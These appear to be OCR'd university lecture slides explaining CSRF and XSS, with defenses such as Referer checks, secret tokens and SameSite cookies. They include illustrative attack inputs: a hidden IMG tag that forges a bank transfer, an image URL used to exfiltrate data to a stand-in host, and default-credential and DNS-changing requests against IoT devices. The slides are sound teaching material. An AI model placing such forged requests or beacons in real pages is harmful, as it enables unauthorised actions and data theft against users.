
Web Security: CSRF & XSS

Thanks to machine-learning algorithms, the robot apocalypse was short-lived.



Cookies & Web Authentication

- One very widespread use of cookies is for web sites to track users who have authenticated
- E.g., once browser fetched **`http://mybank.com/login.html?user=alice&pass=bigsecret`** with a correct password, server associates value of "session" cookie with logged-in user's info
  - An "authenticator"
- Now server subsequently can tell: "I'm talking to same browser that authenticated as Alice earlier"
  - An attacker who can get a copy of Alice's cookie can access the server ***impersonating Alice! Cookie thief!***

Cross-Site Request Forgery (CSRF) (aka XSRF)

- A way of taking advantage of a web server's cookie-based authentication to do an action as the user
  - Remember, an origin is allowed to fetch things from other origins
    - Just with very limited information about what is done…
  - E.g. have some javascript add an IMG to the DOM that is: https://www.exifltratedataplease.com/?{datatoexfiltrate} that returns a 1x1 transparent GIF
    - Basically a nearly unlimited bandwidth channel for exfiltrating data to something outside the current origin

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Static Web Content


```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>

  </BODY>
</HTML>
```

Visiting this boring web page will just display a bit of content.

Automatic Web Accesses


```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
    <IMG SRC="http://anywhere.com/logo.jpg">
  </BODY>
</HTML>
```

Visiting *this* page will cause our browser to **automatically** fetch the given URL.

Automatic Web Accesses


```
<HTML>
  <HEAD>
    <TITLE>Evil!</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

So if we visit a *page under an attacker's control*, they can have us visit other URLs

Automatic Web Accesses


```
<HTML>
  <HEA
    <T
  </HE
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

When doing so, our browser will happily send along cookies associated with the visited URL! (any `xyz.com` cookies in this example) 😟

Automatic Web Accesses



```
<HTML>
  <HEAD>
    <TITLE>Evil!</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>  <!-- haha! -->
    <P> This is a test!</P>
    <IMG SRC="http://xyz.com/do=thing.php...">
  </BODY>
</HTML>
```

(Note, Javascript provides many *other* ways for a page returned by an attacker to force our browser to load a particular URL)

Web Accesses w/ Side Effects

- Recall our earlier banking URL:
  - `http://mybank.com/moneyxfer.cgi?account=alice&amt=50&to=bob`
- So what happens if we visit evilsite.com, which includes:
  - `<img width="1" height="1" src="http://mybank.com/moneyxfer.cgi?Account=alice&amt=500000&to=DrEvil">`
  - Our browser issues the request … To get what will render as a 1x1 pixel block
  - … and dutifully includes authentication cookie! 😟
- Cross-Site Request Forgery (CSRF) attack
  - Web server ***happily accepts the cookie***

CSRF Scenario



URL fetch for posting a *squig*

```
GET /do_squig?redirect=%2Fuserpage%3Fuser%3Ddilbert
    &squig=squigs+speak+a+deep+truth
COOKIE: "session_id=5321506"
```

Authenticated with cookie that browser automatically sends along

Web action with *predictable structure*

CSRF and the Internet of Shit...

- Stupid IoT device has a default password
  - **`http://10.0.1.1/login?user=admin&password=admin`**
  - Sets the session cookie for future requests to authenticate the user
- Stupid IoT device also has remote commands
  - **`http://10.0.1.1/set-dns-server?server=8.8.8.8`**
  - Changes state in a way beneficial to the attacks
- Stupid IoT device doesn't implement CSRF defenses...
  - Attackers can do ***mass malvertized*** drive-by attacks:
    Publish a JavaScript advertisement that does these two requests

CSRF and Malvertizing…

- You have some evil JavaScript:
  - http://www.eviljavascript.com/pwnitall.js
- This JavaScript does the following:
  - Opens a 1x1 iFrame pointing to http://www.eviljavascript.com/iFrame
- The iFrame then…
  - Opens a gazillion different internal iFrames all to launch candidate xss attacks!

2008 CSRF attack

An attacker could

- add videos to a user's "Favorites,"
- add himself to a user's "Friend" or "Family" list,
- send arbitrary messages on the user's behalf,
- flagged videos as inappropriate,
- automatically shared a video with a user's contacts, subscribed a user to a "channel" (a set of videos published by one person or group), and
- added videos to a user's "QuickList" (a list of videos a user intends to watch at a later point).

Likewise Facebook

Home → Security → Facebook Hit by Cross-Site Request Forgery Attack

Facebook Hit by Cross-Site Request Forgery Attack

By Sean Michael Kerner | August 20, 2009
Page 1 of 1

Angela Moscaritolo

September 30, 2008

Popular websites fall victim to CSRF exploits

CSRF Defenses

- Referer Validation

```
Referer: http://www.facebook.com/
home.php
```

- Secret Validation Token

```
<input type=hidden value=23a3af01
```

- Note: only server can implement these

CRSF protection: `Referer` Validation

- When browser issues HTTP request, it includes a `Referer` [sic] header that indicates which URL initiated the request
  - This holds for any request, not just particular transactions
  - And yes, it is a 28 year old spelling error ***we can't get rid of!***
- Web server can use information in `Referer` header to distinguish between same-site requests versus cross-site requests
  - Only allow same-site requests

HTTP Request

Headers

Method Resource HTTP version

```
GET /moneyxfer.cgi?account=alice&amt=50&to=bob HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: mybank.com
Cookie: session=44ebc991
Referer: http://mybank.com/login.html?user=alice&pass...

```

Blank line

Data (if POST; none for GET)

Example of `Referer` Validation

Facebook Login

For your security, never enter your Facebook password on sites not located on Facebook.com.

Email:

Password:

Remember me

Login or Sign up for Facebook

Forgot your password?

`Referer` Validation Defense

- HTTP Referer header
  - **`Referer: https://www.facebook.com/login.php`** ✓
  - **`Referer: http://www.anywhereelse.com/`**… ✗
  - Referer: (none) ?
    - Strict policy disallows (secure, less usable)
      - "Default deny"
    - Lenient policy allows (less secure, more usable)
      - "Default allow"

Referer Sensitivity Issues

- Referer may leak privacy-sensitive information
  - `http://intranet.corp.apple.com/projects/iphone/competitors.html`
- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS → HTTP transitions
  - User preference in browser

Hence, such blocking might help attackers in the lenient policy case

Secret Token Validation


- **`goodsite.com`** server includes a secret token into the webpage (e.g., in forms as an additional field)
  - This needs to be effectively random: The attacker can't know this
- Legit requests to **`goodsite.com`** send back the secret
  - So the server knows it was from a page on goodsite.com
- **`goodsite.com`** server checks that token in request matches is the expected one; reject request if not
- Key property:
  This secret must not be accessible cross-origin

Storing session tokens: Lots of options (but none are perfect)

- Short Lived Browser cookie:
  Set-Cookie: SessionToken=fduhye63sfdb
  - But well, CSRF can still work, just only for a limited time
- Embedd in all URL links:
  https://site.com/checkout?SessionToken=kh7y3b
  - ICK, ugly… Oh, and the ***referer:*** field leaks this!
- In a hidden form field:
  `<input type="hidden" name="sessionid" value="kh7y3b">`
  - ICK, ugly… And can only be used to go between pages in short lived sessions
- Fundamental problem: Web security is ***grafted on***

Latest Defense: ‘SameSite’ Cookies

- An additional flag on cookies
  - Tells the browser to ***not*** send the cookie if the referring page is not the cookie origin
- Problem is adoption: Not all browsers support it!



'SameSite' cookie attribute - OTHER

Usage Global

% of all users 66.26% + 2.66% = 68.92%

Same-site cookies ("First-Party-Only" or "First-Party") allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.

Current aligned | Usage relative | Date relative | Show all | ?

IE	Edge *	Firefox	Chrome	Safari	iOS Safari *	Opera Mini *	Chrome for Android	UC Browser for Android	Samsung Internet
			49						
			63						
			67		10.3				
		61	68	11.1	11.2				4
1 2 11	1 17	62	69	12	11.4	all	69	11.8	7.2
	18	63	70	TP	12				
		64	71						
			72						

CSRF: Summary

- ***Target***: user who has some sort of account on a vulnerable server where requests from the user's browser to the server have a predictable structure
- ***Attacker goal***: make requests to the server via the user's browser that look to server like user intended to make them
- ***Attacker tools***: ability to get user to visit a web page under the attacker's control
- Key tricks:
  - (1) requests to web server have predictable structure;
  - (2) use of <IMG SRC=…> or such to force victim's browser to issue such a (predictable) request
- Notes: (1) do not confuse with Cross-Site Scripting (XSS);
  (2) attack only requires HTML, no need for Javascript
- Defenses are server side

Cross-Site Scripting (XSS)

- Hey, lets get that web server to display MY JavaScript…
  - And now…. MUAHAHAHAHHAHAHAHHAAHH!

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Reminder: Same-origin policy

- One origin should not be able to access the resources of another origin
  - `http://coolsite.com:81/tools/info.html`
- Based on the tuple of protocol/hostname/port

XSS: Subverting the Same Origin Policy

- It would be Bad if an attacker from evil.com can fool your browser into executing their own script …
  - … with your browser interpreting the script's origin to be some other site, like mybank.com
- One nasty/general approach for doing so is trick the server of interest (e.g., mybank.com) to actually send the attacker's script to your browser!
  - Then no matter how carefully your browser checks, it'll view script as from the same origin (because it is!) …
  - … and give it full access to mybank.com interactions
- Such attacks are termed Cross-Site Scripting (XSS)

Different Types of XSS (Cross-Site Scripting)

- There are two main types of XSS attacks
  - In a stored (or "persistent") XSS attack, the attacker leaves their script lying around on mybank.com server
    - … and the server later unwittingly sends it to your browser
    - Your browser is none the wiser, and executes it within the same origin as the mybank.com server
  - Reflected XSS attacks: the malicious script originates in a request from the victim
- But can have some fun corner cases too…
  - DOM-based XSS attacks: The stored or reflected script is not a script until ***after*** "benign" JavaScript on the page parses it!
  - Injected-cookie XSS: Attacker loads a malicious cookie onto your browser when on the shared WiFi, later visit to site renders cookie as a script!

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject
malicious
script
Server Patsy/Victim
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject
malicious
script
User Victim
Server Patsy/Victim
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject
malicious
script
User Victim
2 request content
Server Patsy/Victim
bank.com

